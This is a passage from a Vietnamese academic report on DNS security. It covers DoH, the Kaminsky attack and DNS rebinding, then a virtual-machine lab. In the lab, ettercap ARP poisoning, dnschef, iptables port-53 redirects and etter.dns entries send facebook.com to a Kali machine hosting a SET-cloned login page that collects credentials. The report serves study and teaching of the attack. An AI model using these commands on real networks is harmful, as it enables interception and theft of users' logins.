lướt web bảo mật HTTPS nói chung. Khi trình duyệt web gửi một yêu cầu tìm kiếm tên miền, yêu cầu đó sẽ được mã hóa TLS và định dạng theo kiểu Media Type application/dns-message [4]. Chính sự thay đổi này đã tạo ra một lợi thế tàng hình (stealth) cực kỳ lớn. Đối với các thiết bị giám sát mạng, hệ thống tường lửa (như hệ thống được cấu hình bằng iptables [15]), hoặc kẻ tấn công đang rình rập, một gói tin DoH trông hoàn toàn giống với một luồng tải dữ liệu trang web thông thường. Kẻ tấn công trung gian không thể tách bạch luồng dữ liệu phân giải tên miền ra khỏi luồng dữ liệu duyệt web tổng thể. Nếu muốn chặn các truy vấn DoH, họ buộc phải đóng cửa hoàn toàn cổng 443, đồng nghĩa với việc đánh sập gần như toàn bộ kết nối Internet của hệ thống.

Mặc dù xuất sắc trong việc chống lại tin tặc và bảo vệ quyền riêng tư cá nhân, DoH lại tạo ra những điểm mù nghiêm trọng đối với các trung tâm điều hành an ninh mạng (SOC). Việc áp dụng các khung tiêu chuẩn bảo mật khắt khe như ISO/IEC 27001 hay Khung an ninh mạng NIST CSF 2.0 thường yêu cầu doanh nghiệp phải giám sát chặt chẽ lưu lượng mạng đầu ra. Tuy nhiên, việc các loại mã độc mới lợi dụng DoH để che giấu kết nối đến máy chủ điều khiển (C&C Server) đang trở thành một thách thức lớn được ghi nhận tại Việt Nam và trên thế giới [11], [12]. Thêm vào đó, do DoH được tích hợp sâu vào trình duyệt và tự động truy vấn các máy chủ công cộng, nó dễ dàng qua mặt cài đặt DNS cục bộ của hệ điều hành. Điều này khiến các giải pháp bảo mật nội bộ như hệ thống phân tích lưu lượng, máy chủ chặn tên miền (DNS Sinkhole) của doanh nghiệp bị vô hiệu hóa, tạo ra sự đánh đổi lớn giữa tính riêng tư của người dùng và khả năng giám sát hợp pháp của tổ chức.

2.4.5. Kết hợp nhiều lớp phòng thủ

Với việc kết hợp ba lớp phòng thủ gồm DNSSEC (xác thực tính toàn vẹn dữ liệu DNS), DoH/DoT (mã hóa và xác thực kênh truyền DNS), và iptables (thực thi chính sách mạng chặn DNS plaintext) sẽ tạo nên một chiến lược bảo mật DNS theo chiều sâu. Mỗi lớp bù đắp cho điểm yếu của lớp còn lại: DNSSEC không mã hóa nhưng xác thực nguồn gốc; DoH/DoT mã hóa nhưng phụ thuộc vào độ tin cậy của resolver bên ngoài; iptables thực thi chính sách nhưng không xác thực nội dung DNS. Sự kết hợp này được khuyến nghị bởi NIST SP 800-81-2 và nhiều tổ chức bảo mật quốc tế [9].

2.5. Các biến thể DNS Spoofing

2.5.1. Kaminsky Attack

Kaminsky Attack, được công bố bởi nhà nghiên cứu bảo mật Dan Kaminsky tại Blackhat USA năm 2008, là một biến thể tấn công DNS Spoofing đặc biệt nguy hiểm vì không yêu cầu kẻ tấn công ở vị trí MitM trong mạng nội bộ [5]. Tấn công này nhắm vào điểm yếu của giao thức DNS thuần túy: transaction ID 16-bit và source port dự đoán được của recursive resolver. Khi một recursive resolver cần phân giải một tên miền nó chưa có trong cache, nó gửi truy vấn UDP đến authoritative server và chờ phản hồi. Trước năm 2008, nhiều resolver chỉ dùng một source port cố định (thường là UDP 53) và transaction ID ngẫu nhiên trong phạm vi 16-bit (65.536 giá trị). Điều này tạo ra không gian ngẫu nhiên rất nhỏ cho kẻ tấn công khai thác.

Kỹ thuật tấn công chi tiết: Kẻ tấn công yêu cầu resolver phân giải một tên miền con ngẫu nhiên trong zone mục tiêu (ví dụ: random123.victim-bank.com). Resolver gửi truy vấn đến authoritative server của victim-bank.com và chờ phản hồi. Ngay lập tức, kẻ tấn công flood resolver bằng hàng nghìn gói UDP giả mạo, giả vờ là phản hồi từ authoritative server của victim-bank.com, với transaction ID ngẫu nhiên khác nhau trong mỗi gói. Nếu một trong số các gói giả mạo có transaction ID trùng với ID thực của truy vấn và đến trước phản hồi thật, resolver chấp nhận và lưu vào cache. Đặc biệt, phản hồi giả có thể chứa bản ghi giả mạo trong phần Additional Section, không chỉ cho subdomain mà còn cho toàn bộ zone (ví dụ: ký cache với NS record giả trỏ toàn bộ victim-bank.com đến máy chủ của attacker).

Các tấn công cache poisoning trước đây cần đợi TTL của bản ghi hiện tại hết hạn rồi mới có thể cố gắng đầu độc. Kaminsky phát hiện rằng bằng cách hỏi về các subdomain ngẫu nhiên (mỗi lần hỏi là một tên mới, không có trong cache), kẻ tấn công có thể kích hoạt truy vấn mới liên tục và thực hiện hàng nghìn lần thử mỗi giây cho đến khi thành công. Xác suất thành công trên mỗi cửa sổ thời gian là khoảng 1/65.536 (1 transaction ID đúng trong 65.536 khả năng), nhưng với tốc độ gửi hàng nghìn gói/giây, thời gian trung bình để thành công chỉ khoảng vài giây đến vài phút [5].

Biện pháp đối phó: Sau khi lỗ hổng Kaminsky được công bố (và trước đó được vá khẩn cấp trong vòng vài tuần – một trong những coordinated disclosure nhanh nhất

lịch sử), giải pháp chính được triển khai rộng rãi là Source Port Randomization (RFC 5452). Thay vì dùng source port cố định, resolver ngẫu nhiên hóa cả source port (trong khoảng 1024–65535) và transaction ID, tạo ra không gian ngẫu nhiên 32-bit (~4 tỷ khả năng) thay vì 16-bit. Điều này tăng thời gian tấn công lên hàng năm, khiến tấn công Kaminsky không còn thực tế. DNSSEC là giải pháp triệt để nhất, vì resolver xác minh chữ ký số thay vì dựa vào ID ngẫu nhiên

2.5.2. DNS Rebinding


DNS Rebinding là một kỹ thuật tấn công tinh vi hơn, khai thác cơ chế caching của DNS và chính sách Same-Origin Policy (SOP) của trình duyệt web để cho phép JavaScript chạy trên trang web của kẻ tấn công truy cập vào tài nguyên nội bộ mạng LAN của nạn nhân mà không cần thực hiện ARP Poisoning hay bất kỳ xâm nhập mạng nào.

SOP (Same-Origin Policy) là cơ chế bảo mật của trình duyệt ngăn JavaScript trên trang web A truy cập tài nguyên của trang web B (khác origin = khác scheme/host/port). Điều này ngăn attacker.com trực tiếp gửi AJAX request đến router.local hay 192.168.1.1. Tuy nhiên SOP dựa vào tên miền (hostname) để xác định origin, không dựa vào địa chỉ IP. DNS Rebinding khai thác điểm này.

<u>Quy trình tấn công DNS Rebinding:</u>

- Giai đoạn 1: Nạn nhân truy cập attacker.com (do kẻ tấn công kiểm soát). DNS server của attacker.com trả về địa chỉ IP thật của server kẻ tấn công (ví dụ: 203.0.113.1) với TTL rất thấp (TTL=1 giây). Trang web tải JavaScript độc hại về trình duyệt nạn nhân.
- Giai đoạn 2: Sau khi TTL hết hạn, JavaScript thực hiện request mới đến attacker.com. Lần này DNS server của kẻ tấn công trả về địa chỉ IP của thiết bị nội bộ mục tiêu (ví dụ: 192.168.1.1 – router của nạn nhân) thay vì IP thật.
- Giai đoạn 3: Trình duyệt gửi HTTP request đến 192.168.1.1 nhưng với hostname là attacker.com. Router trả về response. Trình duyệt cho rằng response đến từ attacker.com (cùng hostname), không vi phạm SOP, JavaScript có thể đọc response. Kẻ tấn công giờ đã có thể đọc nội dung trang admin của

router, thực hiện các hành động như thay đổi DNS resolver của router sang DNS của kẻ tấn công, mở cổng, tải phần mềm độc hại.



Hình 2.12: DNS Rebinding

Mặc dù được phát hiện từ năm 2007, DNS Rebinding vẫn là mối đe dọa thực tế vì:

- Hàng triệu router gia đình và thiết bị IoT không có cơ chế xác thực mạnh trên giao diện web admin;
- Nhiều ứng dụng nội bộ giả định rằng chỉ có thiết bị trong mạng LAN mới có thể truy cập, không cần thêm lớp xác thực;
- (3) Biện pháp đối phó phía trình duyệt (DNS rebinding protection) vẫn chưa được triển khai đồng nhất và đầy đủ.

<u>Biện pháp phòng chống DNS Rebinding:</u>


- Phía DNS resolver: Nhiều resolver như dnsmasq và Pi-hole hỗ trợ tính năng "rebind protection" – từ chối phân giải tên miền công khai thành địa chỉ IP riêng tư (RFC 1918).
- Phía ứng dụng web nội bộ: Thêm header "Host" validation – từ chối request có Host header không khớp với IP nội bộ hoặc tên hostname dự kiến.
- Phía trình duyệt: Chrome và Firefox đang thử nghiệm Private Network Access (CORS-RFC1918) – yêu cầu server mạng nội bộ phải phản hồi preflight request trước khi cho phép cross-origin request từ mạng công khai. DNSSEC và DoH/DoT không trực tiếp ngăn DNS Rebinding (vì DNS vẫn

phân giải đúng theo yêu cầu của attacker-controlled server), nhưng các biện pháp resolver-side và application-side là hiệu quả nhất.

Chương 3. KẾT QUẢ THỰC NGHIỆM

3.1. Xây dựng môi trường thực nghiệm

3.1.1. Sơ đồ mô hình mạng



Hình 3.1: Mô hình mạng thực nghiệm

Phần thực nghiệm sử dụng tùy chọn NAT cho mạng ảo VMnet 3 để mô phỏng 1 hệ thống mạng nội bộ. Trong đó máy ảo Kali Linux 2025.1a làm máy tấn công (Attacker), máy ảo Ubuntu Linux 22.04 là máy bị nhắm đến. Máy trạm đóng vai trò như một router.

Ở môi trường thực tế, nhiều hệ thống mạng nội bộ đơn giản có sử dụng Ubuntu làm máy chủ. Nếu bảo mật sơ sài, nguy cơ bị tấn công từ bên trong là rất cao.

3.1.2. Kịch bản tấn công

Mô hình tấn công Man-in-the-Middle (MitM) trong bối cảnh DNS Spoofing sẽ được thực hiện theo các bước sau:


- Bước 1, kẻ tấn công thực hiện ARP Poisoning để đặt mình vào vị trí MitM giữa nạn nhân và gateway.
- Bước 2, kẻ tấn công bật IP Forwarding để lưu lượng vẫn được chuyển tiếp bình thường, tránh mất kết nối đột ngột.
- Bước 3, sử dụng iptables PREROUTING để chặn các gói tin DNS đến cổng 53 và chuyển hướng đến dịch vụ DNS giả mạo cục bộ (dnschef chạy trên cổng 53 của máy Kali).


– Bước 4, khi nạn nhân gửi truy vấn DNS cho facebook.com, gói tin đến máy Kali; dnschef trả lời với IP của máy Kali (192.168.40.129).
– Bước 5, trình duyệt của nạn nhân kết nối đến 192.168.40.129 và nhận trang đăng nhập giả mạo do SET tạo ra.


3.2. Thực thi kịch bản tấn công


3.2.1. Khởi tạo dịch vụ web giả mạo

Máy Attacker sử dụng công cụ SET để bắt đầu tạo web đăng nhập giả mạo









Hình 3.2: Clone site

Attacker đã sao chép đăng nhập của Facebook thật và lưu trữ ngay trên máy (192.168.40.129). Khi nạn nhân gõ thông tin đăng nhập vào web giả, dữ liệu sẽ hiển thị trên console SET máy attacker.

Hình 3.3: Clone thành công trang đăng nhập của Facebook

3.2.2. Phân giải tên miền nội bộ

Để đảm bảo quá trình phân giải tên miền sang ip Attacker không bị ảnh hưởng từ mạng bên ngoài, dịch vụ DNS/DHCP cục bộ trên Kali đã được kích hoạt. Khi máy nạn nhân gửi yêu cầu phân giải tên miền facebook.com, dnsmasq sẽ trả lời bằng IP của Attacker đã được thiết lập bằng dnschef.

```
root@kali: ~
File  Actions  Edit  View  Help

┌──(root㉿kali)-[~]
└─# sudo systemctl start dnsmasq && sudo systemctl enable dnsmasq
Synchronizing state of dnsmasq.service with SysV service script with
/usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable dnsmasq
Created symlink '/etc/systemd/system/multi-user.target.wants/dnsmasq.
service' → '/usr/lib/systemd/system/dnsmasq.service'.
```

```
┌──(root㉿kali)-[~]
└─# dnschef --fakeip 192.168.40.129 \
            --fakedomains facebook.com,www.facebook.com \
            --nameservers 8.8.8.8 \
            --interface 192.168.40.129
```

Hình 3.4: Khởi động và cấu hình DNS/DHCP cục bộ

3.2.3. Hijacking và DNS Spoofing

Ip Forward cho phép các gói tin từ mạng của nạn nhân đi xuyên qua máy attacker để ra Internet mà không bị rớt giữa chừng (cơ chế mặc định của Linux).

```
┌──(root㉿kali)-[~]
└─# echo 1 > /proc/sys/net/ipv4/ip_forward
```

Hình 3.5: Duy trì kết nối

Đồng thời, việc prerouting sẽ buộc các gói tin từ eth0 (nối với router) dừng ở port 53 của Kali – tức port của dnschef. Hoạt động phân giải tên miền sẽ diễn ra nội bộ máy Kali, tránh cho yêu cầu bị đưa ra Internet.

```
┌──(root㉿kali)-[~]
└─# iptables -t nat -A PREROUTING -i eth0 -p udp --dport 53 \
        -j REDIRECT --to-port 53

┌──(root㉿kali)-[~]
└─# iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 53 \
        -j REDIRECT --to-port 53
```

Hình 3.6: Điều hướng gói tin

Chỉnh cấu hình cho ettercap thực thi với quyền root

```
/etc/ettercap/etter.conf - Mousepad
File  Edit  Search  View  Document  Help
Warning: you are using the root account. You may harm your s
 1 ##########################################################################
 2 #                                                                        #
 3 #  ettercap -- etter.conf -- configuration file                          #
 4 #                                                                        #
 5 #  Copyright (C) ALoR & NaGA                                             #
 6 #                                                                        #
 7 #  This program is free software; you can redistribute it and/or modify  #
 8 #  it under the terms of the GNU General Public License as published by  #
 9 #  the Free Software Foundation; either version 2 of the License, or     #
10 #  (at your option) any later version.                                   #
11 #                                                                        #
12 #                                                                        #
13 ##########################################################################
14
15 [privs]
16 ec_uid = 0                # nobody is the default
17 ec_gid = 0                # nobody is the default
18
19 [mitm]
20 arp_storm_delay = 10          # milliseconds
```


Hình 3.7: Cấu hình etter.conf

Giả mạo trang facebook bằng IP máy Attacker


```
/etc/ettercap/etter.dns - Mousepad
File  Edit  Search  View  Document  Help
Warning: you are using the root account. You may harm your syst
34 #    domain2.com MX xxxx:xxxx:xxxx:xxxx:xxxx:xxxx:xxxx:xxxx                #
35 #    domain3.com MX xxxx:xxxx::y                                           #
36 #                                                                          #
37 # or for WINS query:                                                      #
38 #    workgroup WINS 127.0.0.1 [TTL]                                        #
39 #    PC*       WINS 127.0.0.1                                              #
40 #                                                                          #
41 # or for SRV query (either IPv4 or IPv6):                                 #
42 #    service._tcp|_udp.domain SRV 192.168.1.10:port [TTL]                  #
43 #    service._tcp|_udp.domain SRV [2001:db8::3]:port                       #
44 #                                                                          #
45 # or for TXT query (value must be wrapped in double quotes):              #
46 #    google.com TXT "v=spf1 ip4:192.168.0.3/32 ~all" [TTL]                 #
47 #                                                                          #
48 # NOTE: the wildcarded hosts can't be used to poison the PTR requests     #
49 #       so if you want to reverse poison you have to specify a plain      #
50 #       host. (look at the www.microsoft.com example)                     #
51 #                                                                          #
52 # NOTE: Default DNS TTL is 3600s (1 hour). All TTL fields are optional.   #
53 #                                                                          #
54 # NOTE: IPv6 specific do not work because ettercap has been built without #
55 #       IPv6 support. Therefore the IPv6 specific examples has been       #
56 #       commented out to avoid ettercap throwing warnings during startup. #
57 #                                                                          #
58 ##########################################################################
59
60          facebook.com A 192.168.40.129     # IP của máy Kali
61          www.facebook.com A 192.168.40.129
62          *.facebook.com A 192.168.40.129
63
```

Hình 3.8: Cấu hình etter.dns

Attacker khởi chạy Ettercap, tiến hành quét và xem danh sách host. Sau đó thiết lập Target 1 gồm máy nạn nhân, gateway và địa chỉ broadcast mạng nội bộ.




Hình 3.9: Khởi động ettercap và tìm mục tiêu



Hình 3.10: Chỉ định mục tiêu tấn công

